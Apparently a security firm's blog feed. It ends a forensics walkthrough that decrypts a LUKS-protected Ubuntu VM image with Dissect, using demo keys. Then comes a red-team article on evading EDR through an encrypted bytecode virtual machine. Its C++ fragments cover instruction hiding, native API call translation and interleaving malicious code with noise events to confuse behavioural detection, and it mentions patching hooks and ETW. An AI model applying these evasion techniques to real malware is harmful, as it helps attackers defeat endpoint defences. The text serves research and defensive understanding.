2024-11-27T11:48:09.826056Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Unsupported mount device: /dev/disk/by-id/dm-uuid-LVM-YZiSLhoYFljS62k2vIjl3IcTwSkd0QguADKOf0a8t9am1jNdm9J1zerrDU7SWWFd / [dissect.target.target] 
<Target Ubuntu 64-bit 24.04.1.vmwarevm> 
2024-11-27T11:48:13.916382Z [warning  ] No timestamp found in one of the lines in /var/log/syslog! [dissect.target.helpers.utils] 
2024-11-27T11:48:13.925913Z [warning  ] Timestamp '27 2024 12:40:57' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:13.936096Z [warning  ] Timestamp 'Nov 2024 11:40:35' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:13.936416Z [warning  ] Timestamp 'Nov 2024 11:40:35' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:13.944841Z [warning  ] Timestamp 'Nov 2024 11:40:15' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:13.950083Z [warning  ] Timestamp 'Nov 2024 11:40:11' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:13.985809Z [warning  ] Timestamp 'Nov 2024 11:40:04' does not match format '%b %d %H:%M:%S', skipping line. [dissect.target.helpers.utils] 
2024-11-27T11:48:14.037897Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Could not match cloud-init log line in file: /var/log/cloud-init.log [dissect.target.target] 
2024-11-27T11:48:14.037992Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Could not match cloud-init log line in file: /var/log/cloud-init.log [dissect.target.target] 
2024-11-27T11:48:14.038056Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Could not match cloud-init log line in file: /var/log/cloud-init.log [dissect.target.target] 
 
Disks 
- <Disk type="VmdkContainer" size="21474836480"> 
 
Volumes 
- <Volume name="part_00100000" size="1048064" fs="NoneType"> 
- <Volume name="part_00200000" size="1902116352" fs="ExtFilesystem"> 
- <Volume name="part_71800000" size="19569573376" fs="NoneType"> 
- <Volume name="part_71800000" size="19552796160" fs="NoneType"> 
- <Volume name="ubuntu--vg-ubuntu--lv" size="19549650944" fs="ExtFilesystem">
 
Hostname       : personnel-VMware-Virtual-Platform 
Domain         : None 
Ips            : 
Os family      : linux 
Os version     : Ubuntu 24.04.1 LTS (Noble Numbat) 
Architecture   : x86_64-linux 
Language       : en_US, en_US 
Timezone       : Europe/Amsterdam 
Install date   : 2024-11-27T11:33:29.665213+00:00 
Last activity  : 2024-11-27T11:45:34.821181+00:00 

We can use the same technique to extract another file from the Ubuntu desktop:Β 

$ target-shell "Ubuntu 64-bit 24.04.1.vmwarevm" -K keychain.csv -v                                                                                                                           
2024-11-27T11:59:52.227142Z [info     ] Registered key Key(key_type=<KeyType.PASSPHRASE: 'passphrase'>, value='glad-design-paper-airplane', provider='luks', identifier=None, is_wildcard=False) [dissect.target.helpers.keychain] 
2024-11-27T11:59:52.227562Z [info     ] Registered key Key(key_type=<KeyType.RECOVERY_KEY: 'recovery_key'>, value='395791-328042-677721-279895-554466-214599-232023-709148', provider='bitlocker', identifier=None, is_wildcard=False) [dissect.target.helpers.keychain] 
2024-11-27T11:59:53.719915Z [info     ] Volume <Volume name='part_71800000' size=19569573376 fs=None> unlocked with Key(key_type=<KeyType.PASSPHRASE: 'passphrase'>, value='glad-design-paper-airplane', provider='luks', identifier=None, is_wildcard=False) (keyslot: 0) [dissect.target.volumes.luks] 
2024-11-27T11:59:53.922164Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Can't identify filesystem: <Volume name='part_00100000' size=1048064 fs=None> [dissect.target.target] 
2024-11-27T11:59:54.733524Z [info     ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Found compatible OS plugin: DebianPlugin [dissect.target.target] 
2024-11-27T11:59:54.770648Z [info     ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Found compatible OS plugin: LinuxPlugin [dissect.target.target] 
2024-11-27T11:59:54.791479Z [info     ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Found compatible OS plugin: UnixPlugin [dissect.target.target] 
2024-11-27T11:59:54.802888Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Unsupported mount device: /dev/disk/by-id/dm-uuid-LVM-YZiSLhoYFljS62k2vIjl3IcTwSkd0QguADKOf0a8t9am1jNdm9J1zerrDU7SWWFd / [dissect.target.target] 

personnel-VMware-Virtual-Platform:/$ cat /home/personnel/Desktop/secretLinuxfile 
"Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum."

Last but not least, Dissect also contains the fve-dd utility. Β fve-dd can be used to decrypt an entire disk which allows a wider range of external tools to be used. fve-dd works on any supported Dissect containers. The individual VMDK files can be extracted from the .vmwarevm container:

$ ls                                                                                                                                                                                           
Virtual Disk-s001.vmdk Virtual Disk-s002.vmdk Virtual Disk-s003.vmdk Virtual Disk-s004.vmdk Virtual Disk-s005.vmdk Virtual Disk-s006.vmdk Virtual Disk.vmdk

Now the disk can be decrypted using fve-dd. The decryption can take some time depending on the size of the disk:

$ fve-dd -p glad-design-paper-airplane -o decrypted.dd "Virtual Disk.vmdk" -v

Dissect and other tools can be used on the decrypted disk:

$ target-info decrypted.dd                                                                                                                                                                     
[…]

Disks
- <Disk type="RawContainer" size="21458059264">

Volumes
- <Volume name="part_00100000" size="1048064" fs="NoneType">
- <Volume name="part_00200000" size="1902116352" fs="ExtFilesystem">
- <Volume name="part_71800000" size="19569573376" fs="NoneType">
- <Volume name="ubuntu--vg-ubuntu--lv" size="19549650944" fs="ExtFilesystem">

Hostname       : personnel-VMware-Virtual-Platform
Domain         : None
Ips            :
Os family      : linux
Os version     : Ubuntu 24.04.1 LTS (Noble Numbat)
Architecture   : x86_64-linux
Language       : en_US, en_US
Timezone       : Europe/Amsterdam
Install date   : 2024-11-27T11:33:29.665213+00:00
Last activity  : 2024-11-27T11:45:34.821181+00:00

Have fun with the latest version of Dissect!Β Β 

Red Teaming in the age of EDR: Evasion of Endpoint Detection Through Malware Virtualisation

25 September 2024 at 12:36

Authors: Boudewijn Meijer && Rick Veldhoven

Introduction

As defensive security products improve, attackers must refine their craft. Gone are the days of executing malicious binaries from disk, especially ones well known to antivirus and Endpoint Detection and Reponse (EDR) vendors. Now, attackers focus on in-memory payload execution for both native and managed applications to evade defensive products. Meanwhile, defensive technologies are becoming increasingly sophisticated, which is forcing attackers to further adapt. In times of such an arms race, how does an attacker stay ahead? And how can malware be future-proofed to evade the sophisticated EDR systems that currently exist and are actively being developed?

This blog post reviews the evolution of one of Fox-IT’s evasive tools, designed to aid in payload delivery during Red Teaming engagements. We will touch on the tool’s history and its future potential in the face of offensive and defensive progress.

Historical Perspective

The core of the arms race between malware and antimalware is as follows: antimalware must classify arbitrary programs, in memory or at-rest, as either benign or malicious while operating under a set of constraints. The products are constrained by the amount of performance a user or customer is prepared to surrender in terms of CPU time, memory or bandwidth while the classification takes place, and by how many false-positives the product generates. If the product is too resource intensive, a customer will complain it is slow. If it quarantines important documents, it potentially does more harm than good. These constraints shape and limit each step in the evolution of antimalware products. Not only AV vendors need to worry about performance when writing tools. Malware authors need to take execution speed, or other system changes, into account when deploying malware. Take for example the recently uncovered XZ1 backdoor that was spotted by a software engineer due to an increase in login time from 0.2 to 0.8 seconds. Had the authors of this piece of code not observably changed the behavior of the system, the backdoor would have likely been deployed successfully.

Since the early days of viruses circulating on floppy disks, writing undetected malware has been a cat-and-mouse game between attackers and defenders. Originally, antivirus software focused strictly on true-positive detection of viruses on the basis of signatures and patterns in a program’s instructions. Absent a mistake in the signature database, a unique signature match guarantees a true-positive match of a malicious sample after which the malicious file can be removed or quarantined. This method of detection strongly adheres to the constraints placed on antimalware products, because simple pattern matches are performant and true-positive detection is almost guaranteed.

For malware authors, the solution was simple: to evade detection, the virus must be made impossible to detect through a unique pattern. This may be achieved by changing the code, or by encrypting the code and decrypting it at runtime. If you automate this, you get what is called a packer: a tool that encrypts, compresses or otherwise changes a virus to evade detection. A packer changes the majority of the code in the virus and adds a stub to the code. This stub is often the first piece of code that is executed when the program is launched. Its job is to undo all changes previously made to the original code (e.g. compression or encryption). After all changes are reverted, execution will be passed to the original code. This stub can also make use of anti-reversing/anti-tampering code that attempts to protect the original code from prying eyes.

This reduces the amount of β€œattack surface” for signature creation for samples that are on the disk or otherwise stored at rest. This method is also used to compress binaries for distribution, allowing for smaller release packages. Therefore, not all compressed binaries can be marked as malicious.

However, even very small unpacker stubs may match a signature that can be uniquely tied to the packer itself. Combining this signature with some rules related to the amount of entropy in a file, a packer can still be detected with a high degree of accuracy. At this point, the antimalware solution has evolved to utilize metadata about a file, such as entropy, obtaining the ability to detect packed files but at the cost of a higher false-positive rate.

The next step in the arms race for malware authors is to eliminate the potential for a signature match in the unpacker stub. This means that the stub must consist of different instructions each time a new sample is created. An important insight is that β€œwhat the code does” and β€œhow the code looks” are not 1:1 mappings. There are infinitely many ways to write down computer code to achieve a certain effect or result. There are therefore infinitely many ways in which a particular unpacking algorithm can be written. A packer that is designed to create the unpacking stub that looks different each time can be called polymorphic. The algorithm or code that performs the changes is called a polymorphic engine2.

Combining a packer with a polymorphic engine eliminates the β€œattack surface” for simple signature matches of malware at-rest. Fox-IT has written and maintained two polymorphic packers like this since 2015. Although they still produce good results against modern EDR, even these tools are getting more and more difficult to sneak past defenses. That’s because there’s a conceptual flaw in the polymorphic packer: the original malicious code is still decrypted at some point in order to execute. If antimalware products can time the moment to start scanning for malicious patterns when the packer has finished decoding the malicious code, then detecting malware becomes easy again.

Modern operating systems and processors try to ensure that not all data in a computer’s memory can be executed as code for safety reasons3. Particularly, systems are typically designed to prevent the execution of code from writable pages. Therefore, a virus or malware sample that wants to decrypt and/or decompress its own code must first make the changes in writable memory pages. After, the virus changes the page protection to readable and executable and transfers control to the newly modified executable memory. Antimalware products equipped to analyze the behavior of other programs at runtime make use of behavioral patterns like this to decide when to scan the memory of a process for malicious patterns. Because the memory, once decrypted, cannot be changed anymore due to the aforementioned limitations, scanning a process after making memory executable is the ideal time to spot malicious patterns.

Antimalware products that are equipped with rules that generate additional signals to determine if a program is malicious or not, are said to employ β€œheuristics”. Conceptually, antimalware products have achieved a comprehensive set of features to detect malware execution. The evolutions we’ve seen since the early days of these feature complete products can all be understood as attempts to loosen or lift the constraints set out above: β€œCloud-based protection” runs resource intensive heuristics on someone else’s computer; adding human oversight, the β€œR” in β€œEDR” lowers the impact of a false-positive and brings humans into the detection and response loop.

How then, can a Red Team smuggle their malware past these new and advanced defenses? In the past, a virus writer might employ what is called a β€œmetamorphic” engine4. This is an algorithm designed to re-write the entire virus each time it infects a new file, including the entire metamorphic engine itself. Using it ensures that there is never one β€˜true’ virus sample that can be detected with a static signature; each copy of the virus is completely different. With a tool like this you would not need a packer, because there are no static patterns that can ever be uniquely tied to your virus. However, the explosion in modern software complexity and the requirement for malware to work on a variety of systems

Hiding From Analysis: Virtualisation

To hide from both static and dynamic analysis of payloads, the generated sample must be resilient to code inspection and code flow analysis. If the real instructions are not revealed to an observer, hardly any conclusions can be drawn from the outer shell. If this is achieved, defensive products would be met with the following limitations when inspecting the payload:

  • Difficult to observe instruction patterns;
  • Difficult to patch instructions;
  • Difficult to ignore instructions;
  • Difficult to predict behavior.

Hiding instructions is not something new. Products like VMProtect5 cloak parts of the code by embedding a virtual machine and generate unique instructions to be executed on this VM. Code that is to be virtualized must be identified either by a marker added to the source code or by the presence of a PDB file containing the symbols. This requirement is something that cannot always be met when using third-party tools. Additionally, this type of protection is aimed at protecting specific functions, like license key checking algorithms, limiting the use for an adversary. Lastly, using existing tools can have a negative impact on the detection ratio, as these products are heavily researched and can contain static signatures like hardcoded section names.

Considering the benefits of a virtualisation layer, however, it is clear that this technique is very powerful.

Creating a Custom Virtualisation Layer

It was decided that a virtualisation layer should be created. This layer consists of a virtual machine implementing opcodes6, and bytecode7 executing on the virtual machine. The virtualisation layer that was to be created must match the following requirements and limitations:

  1. Bytecode instructions are executed sequentially;
  2. Bytecode instructions are hidden before and after execution;
  3. The instruction set supports basic x86-64 instructions only;
  4. The virtual machine must provide an interface to the system API;
  5. The virtual machine implementation must be simple and position independent to support morphing;
  6. The virtualisation layer must work without access to source code or debug symbols.

Creating a virtualisation layer started with a design of the instructions to be executed, the virtual machine, and the supported instruction set. Additionally, the layout of the final payload was created where all data must be present in a position independent format and could be executed like shellcode. This allows the payload to be embedded in other executable formats (e.g. executables or DLLs), and allows for dynamic execution when staging malware.

For example, the following layout would allow for the above functionality. In this example, the virtual machine must start with a correcting stub that correctly sets the virtual machine argument registers to their respective values:

Example of a data structure containing all required building blocks within position independent code.

The Anatomy of an Instruction

To keep the virtual machine architecture simple, an instruction format was created to be consistent in length between instruction and operand types. This design decision allows the omission of a Length Disassembler Engine (LDE)8, and can simply use the instruction pointer as an index to the current instruction. All information present in normal, non-SSE9/AVX10 x86 instructions must be included.

At its core, an instruction identifies the operation that must be performed, and optionally what data is provided in the form of operands. An operand can be one of three types:

  1. Immediate value: a constant value embedded in the instruction;
  2. Memory location: a memory location pointed to by the instruction;
  3. Register: a register, or part of one, identified by the instruction.

In order to obtain data from an operand, a generic format must be created that encompasses the different operand types. It was decided that a single 64-bit field could be used to hold the different types of operands, as all of the necessary data of the aforementioned types can be embedded into 64 bits.

The structures below show the layout of each operand type:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct ImmediateOperand {
Value value; // A constant value
}; // size: 8 bytes
struct MemoryOperand {
uint8_t size; // The effective size of the operand (8, 16, 32, 64 bits)
uint8_t base; // A regiser holding a pointer value to the base address
uint8_t index; // A register holding the index of the array
uint8_t scale; // A constant multiplier of 1, 2, 4, or 8
int32_t displacement; // A value to be added to the calculated address
}; // size: 8 bytes
struct RegisterOperand {
uint8_t reg; // A base register of the x86-64 register set
uint8_t chunk; // The specific register chunk: low, high, word, dword, qword
uint16_t size; // The effective size of the operand (8, 16, 32, 64 bits)
uint32_t pad; // Padding to meet the 64 bit size requirement
}; // size: 8 bytes
union Operand {
ImmediateOperand imm; // View the data as an immediate operand
MemoryOperand mem; // View the data as a memory operand
RegisterOperand reg; // View the data as a register operand
}; // size: 8 bytes
view raw operand.h hosted with ❀ by GitHub

Note: The Value type of the immediate operand is a simple union with (u)int8_t to (u)int64_t members. This makes it trivial to index the correct data during implementation of opcodes.

To indicate the instruction’s opcode, a single 1-byte value can be used. This provides 256 unique opcodes, which should be enough to implement basic behavior. Lastly, the type of each operand must be embedded within the instruction format, as opcode implementations must be able to interrogate these types.

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct Instruction {
uint8_t opcode; // The opcode of the instruction
uint8_t lparam_type : 4; // The type of the first (left) operand
uint8_t rparam_type : 4; // The type of the second (right) operand
Operand lparam; // The first (left) operand
Operand rparam; // The second (right) operand
}; // size: 18 bytes
view raw instruction.h hosted with ❀ by GitHub

Protecting Instructions

To meet requirement two, β€œInstructions are hidden before and after execution”, instructions are protected using encryption. Many encryption algorithms can be used to hide instructions. However, it is required for the instruction size to remain the same, as the instruction will be decrypted and encrypted in-place and will not be moved to a temporary buffer. This removes the necessity for dynamic memory allocation from within the virtual machine. Additionally, the chosen encryption scheme must be trivial to implement, as the code will be located in the virtual machine and thus create an β€˜attack surface’ for signature detection. Implementing complex algorithms is detrimental to the ability to effectively manipulate the code using a polymorphic engine.

The Anatomy of the Virtual Machine

The virtual machine resembles a virtual CPU, implementing all the available opcodes. Furthermore, the available registers, CPU flags, and stack are part of the virtual machine object. Lastly, the virtual machine holds a pointer to the bytecode buffer necessary for execution. An added benefit of implementing the virtual machine is that the real stack is also abstracted away. Heuristics that attempt to spot malicious behavior from the stack will not succeed.

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct Context {
uint32_t ip; // Instruction pointer
uint8_t flags; // CPU flags to be manipulated by opcodes
Register registers[17]; // General Purpose Registers (rax, … r15 and gs)
Instruction* instructions; // A pointer to the start of the bytecode buffer
uint8_t stack[STACK_SIZE]; // The virtual machine stack
};
view raw context.h hosted with ❀ by GitHub

Functions to initialize the virtual machine context, to obtain the current instruction, and to load and store values based on the instruction operands were created to aid in the implementation of opcodes within the virtual machine.

Once initialized, the virtual machine can enter its dispatch loop. This loop consists of obtaining the current instruction and executing the opcode identified by the opcode field in the instruction object. The instruction is decrypted before execution and is encrypted after. A dispatch function could be implemented as follows:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
void dispatch_instruction(Context* vm) {
uint32_t ip = vm->ip;
decrypt_instruction(vm, ip);
switch (vm->instructions[ip].opcode) {
case Opcode::ADD: opcode_add(vm); next_instruction(vm); break;
case Opcode::AND: opcode_and(vm); next_instruction(vm); break;
case Opcode::BT: opcode_bt(vm); next_instruction(vm); break;
…
}
encrypt_instruction(vm, ip);
}
view raw dispatch.cpp hosted with ❀ by GitHub

An attentive reader may have noticed the construction of the temporary variable ip, which is used in further operations. This originates from the fact that any instructions modifying the instruction pointer, like jcc, call, and ret, will result in a modified instruction pointer when the opcode is finished. Therefore, the instruction pointer can no longer be used to re-encrypt the original instruction that was executed.

Implementation of a Basic Opcode

The following function implements the bit test (bt) opcode11:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
void opcode_bt(Context* vm) {
// get the current instruction from the context
Instruction* i = get_current_instruction(vm);
// load the value and the bit to test
Value dst = fetch_value(vm, i->lparam_type, i->lparam);
Value src = fetch_value(vm, i->rparam_type, i->rparam);
// get the size in bits of the value to check
size_t size = get_operand_size(i->lparam_type, i->lparam);
// set the carry flag to the result of the bit test
switch (size) {
case 8: vm->flags.cf = (dst.u8 & (1 << src.u8)) != 0; break;
case 16: vm->flags.cf = (dst.u16 & (1 << src.u16)) != 0; break;
case 32: vm->flags.cf = (dst.u32 & (1 << src.u32)) != 0; break;
case 64: vm->flags.cf = (dst.u64 & (1ull << src.u64)) != 0; break;
}
}
view raw opcode_bt.cpp hosted with ❀ by GitHub

Improving the Bytecode Process: Transpiling

Initially, all bytecode created to execute in the virtual environment was written in assembly by hand. This provided the control needed to make sure specific opcodes and operand types were used, and as a test a PE loader was implemented in bytecode. As this limitation came at a major cost in development time and flexibility, a new method of generating bytecode was used: compiling and transpiling of C/C++ programs. This was chosen over using output directly from the assembler, as parsing these text files proved to be cumbersome and error-prone. Instead, the resulting linked binary was fed to a disassembler.

The disassembling of a binary is performed using the iced-x86 library12. This library allows for the conversion of x86 instructions to the custom format -described in the earlier section: The Anatomy of an Instruction– by checking the opcode of the instruction, the types of operand(s) and its value(s). Eventually, once all the x86 instructions are converted, the now transpiled bytecode can be interpreted by the virtual machine.

The bytecode generation process from source code to eventual bytecode.

The implementation of the transpiler instantly enabled us to support a large amount of existing tools, and made writing new tools easier. Most Position-independent Code (PIC)13 tools that compile from C/C++, including some BOFs14, can also be ported to execute on the virtual machine with relative ease.

Limitations to Bytecode Implementation

One of the limitations of the virtual machine implementation is shared with that of the bytecode. PIC must be created in order to generate valid bytecode that executes on the VM. In practice, this means that everything is relative to the current instruction pointer, and no references to other libraries or parts of other sections can exist:

  • No static variables;
  • No global variables;
  • No strings;
  • No static dependencies on libraries.

Supporting Native API Calls

To allow interfacing with the OS layer, bytecode must be able to perform native API calls. A translation layer must exist between the bytecode and native environment. The call instruction is used by compilers to invoke APIs, requiring the virtual machine’s call implementation to support this translation. Unfortunately, once a call instruction is encountered, no information is known to the virtual machine related to the number of arguments that must be forwarded. To resolve this problem, the bytecode can prepend the number of arguments when calling an API, giving the virtual machine layer enough information to translate the call into native execution. To programmatically perform this task, variadic arguments in C++ templates can be used to automatically deduce the amount of arguments passed:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
template <typename Ret, typename … Args>
struct apicall<Ret(Args…)> {
static decltype(auto) call(const void* target, Args … args) {
constexpr size_t nargs = sizeof…(Args); // Calculate the number of arguments passed
using f = Ret(__stdcall*)(size_t, Args…); // Define the signature of the API to call
return ((f)target)(nargs, args…); // Invoke the API and return its result
}
};
int main() {
FARPROC _Sleep = get_address_of_sleep();
apicall<decltype(Sleep)>::call(_Sleep, 10'000);
return 0;
}
view raw apicall.cpp hosted with ❀ by GitHub

As specified in Microsoft’s x64 __stdcall15 calling convention, the first four integer or pointer arguments are passed using the registers rcx, rdx, r8 and r9, with the remaining arguments being passed on the stack. This means that at the time of executing the call instruction, rcx holds the number of arguments that must be passed to the API. The virtual machine can extract and inspect this value, and use it to correctly perform the call:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
auto target = fetch_value(vm, i->lparam_type, i->lparam);
auto nargs = vm->registers.rcx.qword;
// extract the arguments
…
// Invoke the api
auto result = syscall(target, …);
// return the result to the bytecode environment
vm->registers.rax = result;
view raw vm.cpp hosted with ❀ by GitHub

The real values of the arguments are stored in rdx, r8, r9 and on the stack. When extracting the arguments from the stack, one must remember to keep the shadow space16 in mind.

Visually, the process looks like this:

A virtualized call instruction invokes ntdll!NtAllocateVirtualMemory. This call is translated to a native call and the API is invoked. The resulting value is returned to the VM.

Supporting Bytecode Function Callbacks

Keeping in mind the porting of existing programs to the bytecode architecture, one cannot omit the support for function callbacks within code. Take for example a simple linked list implementation, with a list_search function taking a predicate callback:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct Node {
int value;
node* next;
};
struct SearchContext {
int value;
};
Node* list_search(Node* head, bool(*predicate)(Node* n, const void* ctx), const void* ctx);
bool searcher(Node* n, const void* ctx) {
return n->value == ((SearchContext*)ctx)->value;
}
int main() {
Node head;
// initialize and populate list
…
SearchContext ctx = { 10 };
Node* found = list_search(&head, searcher, &ctx);
return 0;
}
view raw list_search.cpp hosted with ❀ by GitHub

However, a problem arises: how does the virtual machine differentiate between a normal bytecode function call, a native API call, and a function callback? The difference between the first two is clear: the bytecode function call is a call to an address within the bytecode and is known at compile time, where the API call is a dynamic call, meaning a call to a function pointer stored in a register or memory location. Given that a callback within bytecode is a dynamic call, too, the virtual machine must be provided with information about the type of call being made.

To load a function pointer as an argument, a lea17 instruction is generated with its right operand referencing a memory address. This referenced memory address uses the instruction pointer (rip) register as the base field of the memory operand. When transpiling, such cases can be identified. To store this information, a new type of operand can be added to the already existing three types -listed in β€œThe Anatomy of an Instruction”– (e.g. Function). When the virtual machine executes the lea instruction, it can check for the type of operand. If this operand’s type is Function, a tag can be added to the high 32 bits of the value, for example 0xDEADBEEF.

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
value = (0xDEADBEEFull << 32) | (value & 0xffffffff);
view raw tag_example.cpp hosted with ❀ by GitHub

Once the call instruction is invoked, the value of the operand can be interrogated. If this value contains the previously added tag, a callback is requested. To perform the call, the tag is stripped from the value and the instruction pointer can be set accordingly.

Supporting User-Defined Arguments

Depending on the type of program that is executing, user-defined arguments are required. Take for example a program that simply sleeps for a period of time. How long should this program sleep for? Hardcoding these values is not always an option. Early on in the development of the project, a simple data structure was defined which could be provided to the bytecode’s entry point:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct Data {
size_t size; // Size of data including the `Data` header
uint8_t key[KEY_SIZE]; // Decryption key of the payload
uint8_t payload[0]; // Payload data
};
int bytecode_main(Data* data);
view raw bytecode.cpp hosted with ❀ by GitHub

Accompanying this, each bytecode project contained a script that packaged data in a way that could be understood by the bytecode. However, there was no consistency between these scripts and the method of extraction. For example, extracting two 4-byte integers is simpler than extracting two strings due to their variable size.

To standardize this process, and to include it into the building step itself instead of running a random script, a key-value solution was created in combination with an API that can interrogate the type and value of each argument. This is different from parameter packing that Cobalt Strike uses in its BOFs18, as default arguments, or arguments that are not strictly required are supported. Additionally, each argument is encrypted separately. This allows for a PE packer to extract domain-keying information before extracting the PE data.

The following API is defined:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
enum Type {
Invalid, Boolean, Integer, String, Data
};
struct Argument {
size_t size; // The size of the argument including the header
Type type; // The type of the argument
size_t tag; // The identifying tag of the argument
uint8_t key[KEY_SIZE]; // The payload encryption key
uint8_t payload[0]; // The argument data
};
struct Arguments {
size_t size; // The total size of all arguments in bytes
size_t count; // The count of arguments present in the argument pack
uint8_t arguments[0]; // The argument data
};
bool has_argument(Arguments* args, size_t tag);
Argument* get_argument_by_tag(Arguments* args, size_t tag);
void decrypt_argument(Argument* arg);
void encrypt_argument(Argument* arg);
// utility functions to interpret the argument's payload
bool get_argument_boolean(Argument* arg);
int64_t get_argument_integer(Argument* arg);
char* get_argument_string(Argument* arg);
void* get_argument_data(Argument* arg, size_t* size);
view raw api.cpp hosted with ❀ by GitHub

The signature of the bytecode’s entry point is updated to incorporate this change:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
int bytecode_main(Arguments* args);
view raw bytecode_args.cpp hosted with ❀ by GitHub

Supporting DLLs

Executables and DLLs are very similar in the way they look and in the way they execute. Both have an entry point to which execution is passed, and both return a value. However, the execution flow of an executable starts at the entry point, and does not reach its function’s end until the program stops. DLLs often perform very limited initialization within their entry point, and return execution to the loader to not lock the loader threads. Additionally, the entry point of the DLL is called more than once: on process startup and shutdown, and on thread creation and destruction. The reason for calling the entry point is passed by the loader in the second, dwReason, argument. This allows the code inside of the DllMain function to differentiate between the reasons the entry point was invoked, and can act accordingly.

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved);
view raw dllmain.h hosted with ❀ by GitHub

To allow our shellcode to be embedded within DLLs, both the virtual machine and its bytecode must be made aware of the reason for invocation. This requires the entry point of the virtual machine and bytecode to match that of a DLL, automatically receiving the reason by the OS loader. This does not interfere with the entry point used by a normal executable, as the default entry point of any executable does not take any arguments directly, but instead the arguments argc and argv are resolved by the C runtime, which is not linked against.

On initialization, the virtual machine sets the bytecode’s rdx register to the value of its reason argument, passing the value to the entry point as the second argument. The programmer must decide if this value is to be inspected within the bytecode and should not use the value when writing bytecode to be embedded in an executable.

Deceiving Behavioral Analysis: Multi-VM Execution

Earlier, the method of detection based on behavior was discussed. This dynamic form of inspecting an application’s execution flow regardless of static patens is difficult for attackers to rid their malware of. Opening Lsass.exe and reading its memory could be marked as malicious, even if the process looks like calc.exe. Often, defensive products receive events by kernel callbacks, such as PsSetCreateProcessNotifyRoutine19 or PsSetLoadImageNotifyRoutine20, API/syscall hooks in the local process or by using Event Tracing for Windows (ETW)21 consumers.

Patching hooks in the local process along with local ETW functions that provide events is trivial. This rids the process of intrusive monitoring by antivirus or EDR solutions, and stops the process from creating events. However, some events are still generated, mostly by the ETW providers present in the kernel, along with the kernel callbacks. Additionally, events created during patching could still be monitored. Lastly, blinding defensive products could have a negative effect, as failure to receiving check-ins could be considered an error and a signal of malicious behavior by itself.

As an attacker, generating arbitrary events along with ones that might cause detection could be a method of thwarting dynamic detection rules based on behavior. Adding code to generate events in between regular instructions would require manipulation of source code, and is not preferred. Creating a new thread that generates random events could be in vain, as events are registered per unique thread in the process.

The virtual machine was extended to support vmcalls. These types of call instructions made by the bytecode notify the virtual machine layer that a task needs to be performed. Among multiple different supported calls, most noteworthy are the following:

  • vminit: Initialize the virtual machine object with bytecode and arguments
  • vmexec: Execute N cycles on the virtual machine

The combination of these two calls allows bytecode to create a new virtual machine, and execute a predetermined number of instructions:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
#define NUM_CYCLES 200
// load the malicious bytecode and create a vm object
auto malicious = load_malicious_instructions();
auto malicious_vm = allocate_vm_object();
// load the bytecode creating events
auto events = load_event_bytecode();
auto events_vm = allocate_vm_object();
// initialize the vm objects with their bytecode and no arguments
vmcall<vminit>::call(malicious_vm, malicious, nullptr);
vmcall<vminit>::call(events_vm, events, nullptr);
while (true) {
vmcall<vmexec>::call(malicious_vm, NUM_CYCLES);
vmcall<vmexec>::call(events_vm, NUM_CYCLES);
}
view raw vm_call.cpp hosted with ❀ by GitHub

